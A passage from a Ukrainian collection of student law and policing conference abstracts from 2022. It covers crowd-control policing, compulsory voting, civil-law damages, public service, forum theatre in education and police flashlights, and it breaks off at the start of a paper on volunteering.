Міжнародний досвід останнього часу вказує на збільшення кількості противоправних дій під час проведення масових заходів. Після подій 2001 року, які відбулися у шведському місті Гетеборгу, де в результаті зіткнень 12 - 25 тисячного натовпу антиглобалістів з поліцією центральна частина міста була серйозно пошкоджена, ситуація під час протесту вийшла з-під контролю, і поліція відкрила вогонь по протестуючим. Поранення отримали 90 демонстрантів і 56 поліцейських. Стало ясно, що вкрай потрібні зміни у системі забезпечення публічної безпеки та порядку під час проведення масових заходів та у масових заворушеннях.

Наказ МВС України №706 від 23 серпня 2018 «Про затвердження Концепції запровадження в діяльності органів та підрозділів Національної поліції України скандинавської моделі забезпечення

публічної безпеки та порядку під час проведення масових заходів» запровадив початок реформування у сфері забезпечення публічної безпеки та порядку з урахуванням міжнародного досвіду. Головною задачею Національної поліції є адаптація скандинавської моделі до реалій українського суспільства та держави.

В результаті проведеного анкетування у 2008 – 2021 роках з працівниками правоохоронних органів різних підрозділів з різних регіонів України було встановлено що правоохоронці очікують нових знань та вмінь у сфері забезпечення безпеки. Нажаль, 87,4% опитуваних вказало на недостатність знань та вмінь в цій сфері. Необхідність більш суттєвого розгляду цього питання підтверджує і факт постійного залучення працівників поліції до несення служби до охорони публічного порядку на масових заходах. Нажаль, в Україні збільшується кількість випадків порушень громадського порядку та масові заворушення. І якщо після 1 року служби приблизно 20% опитуваних приймали в цих заходах участь, то вже при стажі роботи 4 роки – 76%, а після 10 років стажу роботи майже 100%. Всі опитуванні поставили на перше місце по ступеню небезпеки для поліцейських саме участь у ліквідації масових заворушень.

Збільшення кількості масових заворушень, участь в них великої кількості громадян щорічно у всьому світі призводять до великих матеріальних втрат, дестабілізації у суспільстві і державі, призводить до багатотисячних жертв і в кінцевому випадку несе деструктивний вплив для цивілізації. Тому задача правоохоронних органів - зберегти внутрішню безпеку, як окремої країни, так і міжнародний порядок у світі в цілому.

Про наявність та особливості скандинавської системи поки знає та мають недостатні практичні навички більшість працівників поліції, так заявило 87.4% опитуваних. Використання спеціальних транспортних засобів та тактика їх використання майже не відома для більшості поліцейських, які були опитані. Тому необхідно подальша робота по популяризації та впровадження цієї моделі у діяльність Національної поліції України. Але найважчим є практичне опрацювання скандинавської моделі, взаємодія підрозділів, організація ефективного управління та командування силами і засобами Національної поліції. Спеціальні транспортні засоби повинні підвищити ефективність дій поліції та забезпечити додаткову безпеку.

Одержано 13.06.2022

Віолета Романівна ГУРАЛЬ,

курсантка групи Ф2-102

Харківського національного університету внутрішніх справ

Науковий керівник:

доцент кафедри теорії та історії держави і права факультету № 1

Харківського національного університету внутрішніх справ,

кандидат юридичних наук, доцент Ю. О. Безуса

ВИБОРИ В УКРАЇНІ: ПРАВО ЧИ ОBOB'ЯЗОК?

Вибори - це передбачена конституціями та законами переважної кількості держав форма прямого народовладдя, що представляє собою процедуру формування державного органу, місцевого самоврядування або наділення повноваженнями посадової особи, що здійснюється шляхом голосування уповноважених осіб [2, с.199]. Згідно зі статтею 70 Конституції України «Право голосу на виборах і референдумах мають громадяни України, які досягли на день їх проведення вісімнадцяти років. Не мають права голосу громадяни, яких визнано судом недієздатними» [1].

Тож, вибори, як головний інститут прямої форми демократії, дозволяють громадянам обирати лідерів, які будуть відстоювати їхні інтереси і тим самим мають забезпечити кращий рівень життя, пов'язуючи інтереси виборців з інтересами уряду [2, с.199].

Демократичні вибори сприяють послабленню соціальної напруги, досягненню суспільного консенсусу, оскільки є своєрідним способом вирішення протиріч, конфліктів у суспільстві. Тому вибори ще виступають своєрідним стабілізатором політичної системи [2, с. 200].

Але слід зауважити, що відповідно до першого туру виборів Президента України, які відбулися 31 березня 2019 року, до виборчих дільниць не з'явилося 37,12% громадян. Орієнтована кількість виборців, які мали право голосу на цих виборах, становить 30,2 млн. осіб. Кількість виборців, внесених до списку виборців на виборчих дільницях, на яких голосування було організовано та проведено - 30 105 004 особи. Загалом, не голосують ті люди, яких влаштовує політична система, які не бажають змін або ті, які не мають довіри до виборчої системи.

Для подолання цієї невтішної статистики, доцільно було б звернутися до досвіду деяких європейських держав і запровадити систему обов'язкового голосування, яка передбачає застосування покарання за ігнорування виборів. Так, інститут обов'язкового

голосування запроваджений у Белгії, Греції, Люксембурзі, Турції, Австралії, Болгарії (з 2016 р.), Швейцарії та в інших демократичних країнах світу. Бельгія має найстарішу систему обов'язкового голосування – її було введено 1893 року для чоловіків і 1948-го для жінок.

Слід зазначити, що в таких країнах виборці (як правило віком від 18 до 70 років) не зобов'язані голосувати за якогось конкретно-го кандидата, але вони повинні бути здатними довести, що проголосували, зробивши будь-яку відмітку. У випадку не голосування, можливим є застосування різних передбачених законом санкцій. Так, наприклад, в Австралії штраф за неявку на вибори складає близько 13 доларів. Однак, для того, щоб не сплачувати штраф, достатньо офіційно сповістити виборчу комісію щодо своєї неявки, вказавши на причини. В Аргентині, окрім штрафу за неучасть у виборах у розмірі від 20 до 200 доларів, передбачено таке покарання, як позбавлення громадянина можливості протягом трьох років обіймати державні посади. Також, в деяких країнах за ігнорування виборів застосовується публічний осуд, а в деяких справа може закінчитися навіть тюремним ув'язненням. Водночас, варто згадати і про те, що в багатьох державах (таких, як Болгарія, Італія, Мексика, Єгипет, Греція, Туреччина та ін.) санкції за неучасть у голосуванні мають лише формальний характер і, як правило, фактично не застосовуються до правопорушників.

На сьогоднішній день ми можемо спостерігати тенденцію до розширення кількості держав із обов'язковим голосуванням і, можливо, саме така норма допомогла б вирішити проблему масштабного ігнорування виборів в Україні. Крім того, говорячи про позитивні сторони, інститут обов'язкового голосування виключає фальсифікацію, оскільки неможливо вкинути бюлетні там, де явка складає 100 %. Однак, є і протвники вище згаданої системи, які вбачають деякі її негативні сторони. Наприклад: відсутність власного інтересу у виборця, що ставить під сумнів його щирість та обґрунтованість вибору, а, як наслідок, і легітимність таких виборів; збільшення кількості недійсних, зіпсованих бюлетенів (хоча в багатьох державах цю проблему успішно вирішують завдяки включенню граfi «проти всіх»).

Звісно, з точки зору закону, будь-які вибори в Україні – це право, але з точки зору моралі – обов'язок кожного громадянина. І тут можна не погодитись зі словами Вінстона Черчилля : «Погану владу обирають хороші люди, які не ходять на вибори». Тож кожен українець має бути відповідальним і робити свій вибір, навіть якщо складно. І особливо коли складно [3].

Отже, підсумовуючи, можемо зробити висновок про те, що запровадження обов'язкового голосування в Україні могло б не лише вирішити проблему низької явки на вибори, а і зробити їх більш якісними та прозорими.

Список бібліографічних посилань

1. Конституція України: Закон від 28.06.1996 № 254к /96-ВР. База даних «Законодавство України»/ ВР України. URL: <https://zakon.rada.gov.ua/laws/show> (дата звернення: 25.05.2022).

2. Конституційне право : підручник / за заг. ред. О. С. Бакумова, Т. І. Гудзь, М. І. Марчука. Харків: МВС України, Харків. нац. ун-т внутр. справ, 2019. 484с.

3. Українська правда: Шевченко І. URL: <https://blogs.pravda.com.ua/authors/tshevchenko/5ca0d3977796c>

Одержано 31.05.2022

Олександр Олександрович ДАВИДОВ,

курсант групи Ф2-203

Харківського національного університету внутрішніх справ

Науковий керівник:

доцент кафедри цивільно-правових дисциплін факультету № 4

Харківського національного університету внутрішніх справ,

*кандидат юридичних наук, доцент **О. С. Погребняк***

ДЕЯКІ ПИТАННЯ РОЗМЕЖУВАННЯ ПОНЯТЬ «ШКОДА», «УПУЩЕНА ВИГОДА» ТА «ЗБИТКИ» В ЦИВІЛЬНОМУ ПРАВІ УКРАЇНИ

Досить поширеними у судовій практиці при розгляді цивільних справ є поняття «шкода» і «збитки», однак у значній кількості джерел, у тому числі наукових, тлумачаться ці поняття по-різному, що викликає неоднакове застосування норм матеріального права.

Проблеми розмежування даних понять досліджували В. П. Грибанов, М. М. Агарков, О. С. Іоффе, Я. М. Шевченко, М. І. Брагінський, В. В. Вітрянський, І. Б. Новицький, Г. Ф. Шершеневич та інші.

Майнова шкода – це будь-яке зменшення чи знищення майнового суб'єктивного права, охоронюваного законом інтересу чи майнового блага, що спричиняє втрати у потерпілого. Від поняття «майнова шкода» слід відрізнити поняття «майнові збитки», які є економічним (вартісним, грошовим) еквівалентом завданої майнової шкоди.

Так, у науковій літературі зазначається, що збитки мають подвійну правову природу, адже вони є економічною і юридичною категорією. Проте не будь-які економічні (майнові) збитки набувають ознак юридичної категорії. Економічні збитки – це негативні наслідки у формі зменшення майнових благ, не обумовлені діяльністю фізичних чи юридичних осіб, за настання яких не настає примусовий обов'язок третіх осіб їх відшкодувати чи компенсувати. Юридична категорія збитки складається лише з тих, які виникають внаслідок порушення у межах цивільних чи інших правовідносин, уповноважений учасник яких має право вимагати від зобов'язаної особи відшкодування таких збитків [1].

Збитки складаються з двох частин – вже виникле і майбутнє зменшення майна потерпілого. Ці складові називають реальними збитками і втраченою вигодою. Реальні збитки включають в себе витрати, яких особа, чиє право порушено, зазнала або зазнає для відновлення порушеного права внаслідок знищення або пошкодження її майна.

Втрачена вигода включає в себе неотримані доходи, які потерпілий отримав би за звичайних умов цивільного обороту, якщо б його право не було порушене. Фізичні чи юридичні особи, право яких порушено, досить рідко стягують з боржників упущену вигоду. Це пов'язано передусім з тим, що більшість кредиторів не обізнана з порядком її вирахування. В таких випадках постраждалій стороні доводиться покривати збитки за рахунок власних ресурсів. Тому розуміння цієї проблеми є дуже важливим не тільки для людей безпосередньо пов'язаних з наукою права, а і для всіх громадян України.

Поняття збитків включено також до положень ст. 224 Господарського кодексу України. Під «збитками» розуміються витрати, зроблені управненою стороною, втрата або пошкодження її майна, а також не одержані нею доходи, які управнена сторона одержала б у разі належного виконання зобов'язання або додержання правил здійснення господарської діяльності другою стороною». Крім того, в ГК України поняття «не одержані доходи» і «неодержаний прибуток» у контексті відшкодування завданих збитків, отожднюється. Отже, визначення ЦК і ГК України поняття «реальні збитки» не збігаються. Так, в ст. 22 ЦК мова йде про упущену вигоду, а в ст. 224, 225 ГК України – про неодержані доходи, втрачену вигоду, неодержаний прибуток. Положення ст. 22 ЦК дозволяють особі вимагати відшкодування витрат, фактично вже нею понесених, та присудження коштів для покриття майбутніх витрат для виправлення недоліків речі, її ремонту тощо. Натомість норми ГК України не дають гарантій

відшкодування збитків у формі майбутніх витрат на відновлення порушеного права, адже ч. 2 ст. 224 ГК України дозволяє стягувати з порушника лише ті витрати, які «зроблені управненою стороною» [2].

Правильне розуміння упущеної вигоди виражається в її оцінці відповідно до реального обороту, а не здогадів про можливий дохід, тому не слід ототожнювати упущену вигоду та втрату можливості. Для встановлення упущеної вигоди необхідним є доведення факту отримання вигоди із схожих зобов'язань у відповідний період часу в минулому з врахуванням ринкових змін (в тому числі попиту, цін, збільшення кількості суб'єктів, які надають послуги, тощо). Такий дохід не повинен бути абстрактним, адже для відшкодування упущеної вигоди повинні враховуватись заходи, вжиті для її отримання.

Слід відзначити відсутність у цивільному законодавстві України норм, які б передбачали конкретні негативні майнові наслідки для зарахування їх в категорію упущеної вигоди. На підставі аналізу матеріалів судової практики розгляду спорів з договорів купівлі-продажу стверджується, що у разі спричинення неотриманого доходу недопоставкою сировини або комплектуючих виробів, розмір такого доходу має визначатися виходячи з вартості (а не ціни) реалізації готової продукції, передбаченої договорами з покупцями, зменшеної на суму вартості недопоставленої сировини або комплектуючих, транспортних витрат заготівельників та інших витрат, пов'язаних з виробництвом товарів. При цьому, як нам вважається, одержана внаслідок такого підрахунку сума упущеної вигоди може бути зменшена, якщо судом буде встановлена наявність такої ж сировини, що залишилося у покупця від попередніх поставок. При встановленні розміру упущеної вигоди позивач має довести наявність у нього договірних відносин з третіми особами на реалізацію їм продукції [3].

Підводячи підсумок вищевказаному, можна зробити висновок про те, що поняття «шкода» є більш ширшим і охоплює поняття «збитки».

Список бібліографічних посилань

1. Упущена вигода: склад правопорушення та тягар доказування [Електронний ресурс] // «Юридична практика», 2018. – Режим доступу до ресурсу: <https://lexinform.com.ua/sudova-praktyka/crushhena-vygoda-sklad-pravoporushennya-ta-tyagar-dokazuvannya/>

2. Господарський кодекс України: Закон України № 436-IV від 16.01.2003 р. [Електронний ресурс] // Відомості Верховної Ради України (ВВР), – 2003. – №18-22 – Режим доступу: <http://zakon3.rada.gov.ua/laws/show/436-15>

3. Ситарчук О. Деліктні збитки: стягнути не можна відмовити [Електронний ресурс]. – Режим доступу до ресурсу: https://jurliga.ligazakon.net/ru/analytics/21739_delktn-zbitki-styagnuti-ne-mozhna-vdmoviti

Одержано 02.06.2022

Олена Миколаївна ДІДЕНКО,

*аспірант відділу організації освітньої-наукової підготовки
Харківського національного університету внутрішніх справ*

Науковий керівник:

*завідувач кафедри адміністративного права та процесу факультету № 1
Харківського національного університету внутрішніх справ,
доктор юридичних наук, професор **О. Ю. Салманова***

ЗАГАЛЬНА ТЕОРІЯ ПУБЛІЧНОЇ СЛУЖБИ В УКРАЇНІ

Інститут публічної служби в Україні пройшов складну еволюцію. В результаті розвитку правового регулювання вдалося врегульовано всі питання правового статусу публічних службовців та основні засади проходження публічної служби. На думку науковців за основними параметрами діючі закони у сфері державної служби відповідають стандартам Європейського союзу. В той же час, для остаточного становлення ефективної, професійної, політично нейтральної, прозорої та авторитетної публічної служби Україна має докласти чимало зусиль [1, с. 29].

Публічна служба має істотне значення для суспільства і держави. Служіння інтересам громадян, громадянського суспільства і держави є основною метою публічної служби. Значення публічної служби полягає у задоволенні потреб суспільства в ефективній діяльності низки публічних органів та органів місцевого самоврядування.

Поняття публічної служби наведено в п. 17 ч. 1 ст. 4 КАС України, а саме: «публічна служба - діяльність на державних політичних посадах, у державних колегіальних органах, професійна діяльність суддів, прокурорів, військова служба, альтернативна (невійськова) служба, інша державна служба, патронатна служба в державних органах, служба в органах влади Автономної Республіки Крим, органах місцевого самоврядування» [2, п. 17 ч. 1 ст. 4]. Виходячи з наданого в законодавстві поняття, публічна служба охоплює низку органів, у яких працюють публічні службовці.

Недоліком є те, що дане поняття не надає ознак публічної служби, не характеризує її. В понятті лише перераховуються складові частини такої служби, зміст же поняття не розкрито. Забезпечуючи потреби судового правозастосування дане поняття дало можливість подальшого наукового пошуку задля правильного розуміння публічної служби в матеріальному праві.

Виходячи з наведеного поняття виділяють різні види публічної служби. Зокрема, виділяють службу в органах державної влади (державна служба) та службу в органах місцевого самоврядування (муніципальна служба). Також виділяють цивільну публічну службу (службу професійного апарату чиновників) та мілітаризована публічна служба (мілітаризована державна служба та правоохоронна державна служба).

Публічна служба залежно від порядку доступу до посади буває за результатами виборів та за призначенням (зокрема, конкурсне призначення як це відбувається в Державному бюро розслідувань України). Залежно від характеру повноважень публічна служба здійснюється на керівних посадах, на посадах спеціалістів та на посадах виконавців що мають організаційно забезпечувати діяльність керівників і виконавців через реалізацію дорадчих, інформаційних, матеріально-технічних та інших функцій [3, с. 278-279].

В науці, виділивши ознаки державної служби, її визначають як публічну, професійну, політично неупереджену діяльність із практичного виконання завдань і функцій держави, зокрема щодо: забезпечення реалізації державної політики, виконання загальнодержавних, галузевих і регіональних програм, виконання законів та інших нормативно-правових актів; забезпечення надання доступних і якісних адміністративних послуг; здійснення державного нагляду та контролю за дотриманням законодавства; управління державними фінансовими ресурсами, майном та контролю за їх використанням; управління персоналом державних органів та ін.

Зміст державної служби виражається в процесі реалізації громадянами права доступу до державної служби і подальшого здійснення державно-службової діяльності. Основними елементами інституту державної служби називають безпосередньо проходження державної служби, соціальне забезпечення державних службовців та дисциплінарну відповідальність державних службовців. Основну частину інституту державної служби складають відносини проходження державної служби, що складаються на стадіях прийняття на службу, просування по службі та припинення служби [4, с. 97, 98, 100].

Попри різноманітність органів в яких здійснюється публічна служба вона має низку властивих їй особливостей. Зміст, форма і

методи, що застосовуються в публічній службі спрямовані на забезпечення виконання повноважень цих органів. Публічна служба покликана захищати права та інтереси громадян і відповідає перед ними за свою діяльність, певною мірою вона є формою відображення суспільних зв'язків і відносин, існуючих у суспільстві порядків, що виливаються в правовідносинах пов'язаних з публічною службою.

Публічна служба забезпечує сталість суспільних відносин в тій чи іншій сфері і є стійкою формою організації спільної діяльності осіб, які перебувають на службі у держави чи громади. Соціальна основа публічної служби обумовлюється інтересами суспільства, правами та свободами громадянина.

Напрямом, що досить динамічно розвивається є запобігання корупційним проявам у публічній службі. Антикорупційним законодавством встановлено низку обмежень та заборон, що встановлюються стосовно державних службовців як під час проходження державної служби так і після її припинення.

Наостанок відмітимо, перспективним напрямом наукових досліджень нині є характеристика різних видів публічної служби. Особливо актуальним є дослідження публічної служби в нещодавно створених органах, зокрема, служби в органах Державного бюро розслідувань України.

Список бібліографічних посилань

1. Малиновський В.Я. Публічна служба в Україні: підручник. Київ: Видавничий дім «Кондор», 2018. 312 с.

2. Кодекс адміністративного судочинства України : Закон України від 6 липня 2005 року № 2747-IV // База даних «Законодавство України» / Верховна Рада України. URL: <https://zakon.rada.gov.ua/laws/show/2747-15#Text>

3. Адміністративне право України. Повний курс: підручник / за ред. В. Галунька, О. Правоторової. Видання третє. Київ: Академія адміністративно-правових наук, 2020. 466 с.

4. Адміністративне право України. Загальна частина у схемах : навч. посіб. / МВС України, Харків. нац. ун-т внутр. справ ; за заг. ред. д-ра юрид. наук, проф. В. В. Сокурєнка ; [О. В. Брусакова, Д. В. Швець та ін.]. Харків : ХНУВС, 2019. 236 с.

Одержано 09.06.2022

Катерина Павлівна ДОЛГОВА,

курсантка групи ФЗ-105

Харківського національного університету внутрішніх справ

Науковий керівник:

доцент кафедри педагогіки та психології факультету № 3

Харківського національного університету внутрішніх справ,

*кандидат соціологічних наук, доцент **О. В. Медведєва***

ПЕРСПЕКТИВИ ВПРОВАДЖЕННЯ ФОРУМ-ТЕАТРУ У ВИХОВНИЙ ПРОЦЕС ЯК ІННОВАЦІЙНОЇ ТЕХНОЛОГІЇ РОБОТИ З МОЛОДДЮ

Сучасна молодь характеризується відмінними способами сприйняття соціальної дійсності та свого місця у ній. Тому у роботі з цією віковою групою доцільно враховувати новітні тенденції в розвитку сучасного освітньо-виховного процесу, який перебуває в стані активної модернізації. Серед рекомендацій щодо визначення пріоритетів педагогічної діяльності фахівці пропонують зокрема такі: перехід від традиційних виховних методів, спрямованих на репродуктивне засвоєння знань, до інноваційних технологій продуктивного формування особистісних якостей; посилення практичної спрямованості; стимулювання пізнавальної діяльності, спрямованої на самовираження й самореалізацію у суспільстві. Поле продуктивних технологій розмаїте: інтерактивні методи, проектне навчання, тренінги, рольові ігри, інсценізації, робота в малих групах та багато іншого. На наш погляд, найбільш плідно реалізації ідей інноваційної педагогіки в контексті виховного впливу відповідають театральні технології, цікавість до яких настільки велика, що робить їх сьогодні найпопулярнішими у багатьох країнах світу, особливо у роботі з молоддю щодо просвітницької діяльності, подолання соціальних та особистісних проблем.

У 1960-х роках минулого століття під час диктатури у Бразилії бразильським театральним режисером, драматургом, письменником і педагогом Аугусто Боалем була створена театральна методика, яка нині успішно використовується як засіб подолання складних життєвих обставин, обговорення і вирішення проблем людей. Боалю захоплює мета створити театр для всіх та про все, зі своєю трупю він намагається віднайти певний простір (народний театр), де прості люди зможуть ділитися своїми реальними та спільними проблемами Бразилії того часу [1]. У кінцевому рахунку така театральна взаємодія із суспільством мала на меті «олюднення людства» як виражений виховний акцент боалевської творчості. Одним із найпопулярніших форматів театру пригноблених є форум-театр.

Форум-театр – це дуже незвичний вид театру. Це інтерактивна методика, в якій моделюється конкретна конфліктна ситуація, що відображає актуальну соціальну проблему, з подальшим її обговоренням із глядачами та пошуком шляхів виходу з програної ситуації, а також з можливістю глядача зайняти місце актора аби запропонувати шляхи вирішення проблеми. Ця методика опирається на досвід тренінгів й інтерактивної взаємодії, систему вправ та технік, які працюють з тілом, почуттями та особистим досвідом учасників. Впливаючи на підсвідомість через почуття, викликані створеними в інтерактивному театрі художніми образами, «форум-театр» залучає емоційний інтелект людини, формуючи творчий підхід до позитивного вирішення проблеми. Боаль прагнув організувати безпечний простір для участі кожного у творчому процесі аби створити можливості для діалогу, критичної рефлексії соціальної реальності та активного пошуку ефективних рішень гострих соціальних питань. У його міркуваннях – це засіб стимулювання людей до активної діяльності із захисту своїх прав, поліпшення суспільства через зміну своєї поведінки.

Форум театр складається з 4 функціональних компонентів: цільова аудиторія – людина або група осіб, які ідентифікують себе з жертвами гноблення та насильства або є свідками подібних дій; актори – цільові групи, зацікавлені та мотивовані займатися вирішенням своїх проблем через зміну суспільства; джокер – здійснює організацію процесу підготовки акторів, проводить вправи, корегує сценки, допомагаючи групі досягати найбільшої театральної виразності, та здійснює роботу з аудиторією під час показу; сценарій та мізансцени – основою є драматичний конфлікт, що свідомо доводиться до максимальної гостроти та завершується у найнапруженішому моменті, «піковій точці» кульмінації без вирішення; знайти вихід та вирішити його на сцені, а потім у житті – завдання аудиторії, «активних глядачів».

Кожна вистава є унікальною, тому що в ній беруть участь усі присутні. Акторами та сценаристами у виставі форум-театру є не професійні актори, а звичайні люди, які «програють» обрані за темою складні життєві ситуації. Процес роботи над виставою допомагає самим учасниками глибше зрозуміти свою проблему, поділитися своєю історією з іншими людьми та знайти підтримку в групі.

Під час підготовчого етапу ведучий (джокер, модератор) знайомить присутніх з проблемою, яку висвітлюватиме вистава. Далі учасники через ігри, вправи та сценки налаштовуються на аналіз проблеми і підходять до створення сценарію форум-вистави, яку група показує глядачам. У форум-театрі сюжет вистави має певну структуру: головна дійова особа вистави стикається з життєвими

проблемами, вистава закінчується на «піку» напруги, у кульмінації, висвітлюючи актуальну соціальну проблему, але не пропонуючи її вирішення. Кожен персонаж виконуючи певну соціальну роль, має дотримуватися характеру своїх персонажів, а також адекватно реагувати на вплив глядачів. Боаль розподілив усіх акторів на три ролі: гнобителі, пригноблені і спостерігачі. Головний герой – жертва ситуації, інші ролі з оточення (сім'я, однолітки, друзі, колеги, працівники установ тощо) є учасниками ситуації. Можлива участь й інших персонажів – лікаря, поліцейського, психолога, вчительки, кількість яких зумовлена сценарієм або конкретною ситуацією.

Після перегляду вистави джокер шляхом інтерактивного опитування з'ясовує у глядачів рівень усвідомлення проблеми та її наслідків для суспільства в цілому та для конкретної людини зокрема. Потім виставу показують ще раз, і в момент, коли при повторному програванні вистави є шанс покращити ситуацію, і хтось знає як саме це зробити, то ця людина каже «Стоп!», виходить на сцену й замінює персонажа, який страждає від пригнічення. А далі вистава вже йде у новому оновленому форматі. Ситуація на сцені може бути зупинена будь-якої миті і «перемотана» до точки, де глядач відчуває, що може втрутитися й змінити хід подій. Отже, кожна людина може зупинити виставу аби власним прикладом показати, яким чином пригнічена особа може вийти з ситуації насильства та утиску своїх прав [2, с. 14].

Головна умова форум-театрі полягає в тому, що глядач має не просто пояснити на словах, що має бути інакше, а вийти на сцену, замінити одного з акторів та показати свою стратегію вирішення проблемної ситуації. Таким чином, глядач-спостерігач форум-театру стає глядачем-актором (spect-actor). Іншою умовою є відсутність рекомендацій глядачам, як необхідно поводитися, адже кожна людина робить свій вибір сама, і ніхто не може їй сказати, як треба чинити в конкретній ситуації. Після кожного такого втручання глядача-інтервенції – джокер ініціює її обговорення ще раз. Також важливим принципом форум-театру є переконання у тому, що в діалозі глядачів та акторів не буває помилок чи «хибних» інтервенцій, адже театр – це простір гри та творчості. В цьому театрі можна спробувати будь-яку стратегію, аби отримати досвід дії, проаналізувати власні спроби змінити ситуацію та спільно вирішити, яка поведінка чи стратегія може бути ефективною в реальному житті, а яка – ні. Так у форматі діалогу акторів та глядачів народжується істина [3].

У сучасній вищій школі принципи виховання мають сприяти формуванню окремих якостей цілеспрямованої особистості майбутнього фахівця, що прагне до самореалізації, саморозвитку й

самовдосконалення. Участь в форум-театрі надає молоді можливість не тільки познайомитися з важкою ситуацією, як у інтерактивному театрі, або отримати інформацію, як під час лекції, а й розробити алгоритм, створити у безпечному просторі модель успішної поведінки в складній, на перший погляд безвихідній, ситуації, що є об'єктом «виховного» впливу. Це інтерактивна технологія, що покликана зруйнувати стереотипний педагогічний підхід: не від теорії до практики, а від практики й отриманого досвіду до його теоретичного осмислення шляхом застосування прикладних знань.

Список бібліографічних посилань

1. Boal Augusto. Games for actors and non-actors. London and New York, Routledge. 1992. URL: <https://www.deepfun.com/wp-content/uploads/2010/06/Games-for-actors-and-non-actors...Augusto-Boal.pdf>.

2. Крок до толерантності: використання арт-технологій у захисті прав дітей-біженців: навч.-метод. посіб. / Р. Безпальча, М. Григоріва, Я. Немає [та ін.]. Київ : Школа Рівних Можливостей, 2010. 24 с.

3. Театр для діалогу. Методика форум-театр. URL: <http://tdd.org.ua/uk/pro-metodiku-teatru-prignoblenih>.

Одержано 10.06.2022

Дені Русланович ДРОЗНІК,

курсант групи ФЗ-103

Харківського національного університету внутрішніх справ

Наукові керівники:

*доцент кафедри тактичної та спеціальної
фізичної підготовки факультету № 3*

Харківського національного університету внутрішніх справ,

*кандидат технічних наук, доцент **І. В. Власенко**;*

*старший викладач кафедри тактичної та спеціальної
фізичної підготовки факультету № 3*

Харківського національного університету внутрішніх справ,

*кандидат юридичних наук **Т. В. Шевченко***

АКТУАЛЬНІСТЬ ПІДБОРУ СЛУЖБОВОГО ЛІХТАРЯ ДЛЯ ПОЛІЦЕЙСЬКИХ УКРАЇНИ

Багатоманітність можливих способів і форм діяльності Національної поліції при реагуванні на заяви, звернення та повідомлення громадян, а також реагування на надзвичайні події усіх видів та форм вимагають відповідного матеріально-технічного забезпечення

для особового складу. У свою чергу, питання адаптації діяльності органів і підрозділів Національної поліції до обстановки, погодних умов, особливості несення служби стоять дуже гостро та, безперечно, визначають вид, спосіб та метод несення служби. Використання поліцейськими сучасних, актуальних та ефективних засобів, приладів є запорукою ефективності виконання поставлених завдань, забезпечення прав і свобод громадян та забезпечення вимог Конституції України.

Особливості несення служби поліцейськими накладають відповідні вимоги до усіх засобів, що поліцейські використовують у своїй діяльності. У вітчизняній науці визначені, описані, обґрунтовані та надані рекомендації по певних випадках, коли поліцейським потрібні власні, специфічні та такі, що враховують особливість несення служби та специфіку завдань, зразки техніки та екіпірування, такі як, наприклад автомобілі, зброя, засоби захисту, засоби обмеження рухомості, зразки однострою, тощо. У нашій роботі нами обґрунтована необхідність використання поліцейськими власного ліхтаря для виконання завдань в умовах недостатньої освітленості, опрацьований вітчизняний та міжнародний досвід, сформульовані, обґрунтовані та надані відповідні рекомендації.

Стаття 12 закону України «Про Національну поліцію» закріплює принцип безперервності діяльності Національної поліції, тобто вимагає безперервне та цілодобове виконання своїх завдань. Таким чином на законодавчому рівні закріплений обов'язок несення служби поліцейськими у нічний час.

Звертаючись до статистики світлового дня за 2021 рік на прикладі м. Києва, можливо зробити висновок, що поліцейські несуть майже 50% свого робочого часу несуть службу у нічний час.

Звертаючись до нормативної бази, що регламентує діяльність Національної поліції слід зазначити, що ліхтар, як засіб забезпечення виконання покладених поліцією обов'язків не передбачений у наказі НПУ, МВС та інших нормативних документах, що регламентують діяльність Національної поліції. Варто зазначити, що тактичний ліхтарик «5.11» TRT R5, який видається патрульним поліцейським не є інвентарним майном, що також підтверджується у рішенні суду, а також є лише тактичним ліхтарем, що визначається фірмою-виробником, однак задовольняє потреби поліцейських лише частково. Інші ж підрозділи поліції не забезпечені ліхтарями взагалі.

У 2021 році нами було проведене експертне опитування серед поліцейських з приводу використання ними засобів освітлення в умовах недостатньої освітленості.

Опитування показало, що більше ніж 68% поліцейським не забезпечені службовими ліхтарями та вимушені вирішувати питання несення служби в умовах недостатньої освітленості самотійно. Також, слід зазначити, що за результатами опитування 97% поліцейських купували ліхтар самотійно за власні кошти, що є дуже невтішним показником. У свою чергу, основним критерієм для придбання ліхтаря була його ціна.

Безперечно, необхідність використовувати засоби освітлення у темну пору доби або у обстановці недостатньої освітленості не викликає сумнівів. Однак, у зв'язку з тим, що ліхтар, як засіб забезпечення виконання покладених на поліцію обов'язків, відсутній у однострої поліцейські не мають навичок з його вибору та користуванню. Відповідні питання також відсутні у системі професійної підготовки поліції. За результатами опитування встановлено, що лише 3% поліцейських проходили навчання з тактики використання службового ліхтаря під час підготовки до несення служби, та 10% вивчали це питання самотійно після того, як зіткнулися з труднощами з використанням засобів освітлення під час несення служби.

Слід зазначити, що ті 3%, що проходили відповідне навчання, проходять або проходили службу у підрозділах спеціального призначення Національної поліції, що, у свою чергу, лише підкреслює актуальність піднятого нами питання.

Отже, враховуючи той факт, що майже 50% робочого часу поліцейські несуть службу в обстановці недостатньої освітленості, відсутність службового ліхтаря серед однострою та відсутність вмінь та навичок з використання ліхтаря у службовій діяльності ставлять особисту безпеку поліцейського під значну загрозу, та зменшують ефективність та результативність поліцейського, а у деяких випадках взагалі зводять ефективність поліцейських до мінімуму та створюють безпосередню загрозу життю та здоров'ю поліцейського.

Одержано 13.06.2022

Юлія Євгеніївна ДРУЖИНІНА,

курсант групи Ф4-201

Харківського національного університету внутрішніх справ

Науковий керівник:

професор кафедри цивільно-правових дисциплін факультету № 4

Харківського національного університету внутрішніх справ,

доктор юридичних наук, професор С. О. Сліпченко

ЦИВІЛЬНО-ПРАВОВА ОСНОВА ВОЛОНТЕРСТВА В УМОВАХ ВОЄННОГО СТАНУ В УКРАЇНІ

Як зазначав Бернард Шоу: «Можна захоплювати міста та вигравати битви, але не можна підкорити цілий народ» «Війна... Що саме Ви відчуваєте, коли чуєте це слово. Біль, горе, жах, смуток, смерть». В наші часи ніхто уявити не міг, що війна можлива в XXI столітті. На жаль наш народ пізнав сповна, що таке агресія сусіда. Війна потребує швидких рішень, саме тому багато українців почали займатись волонтерством. Прості люди, патріоти своєї держави самостійно або приєднавшись до чинних благодійних чи громадських організацій допомагають ЗСУ та один одному, тим, хто залишився без житла, їжі, прибутку, тим, хто на власній шкурі пізнав «руський мир».

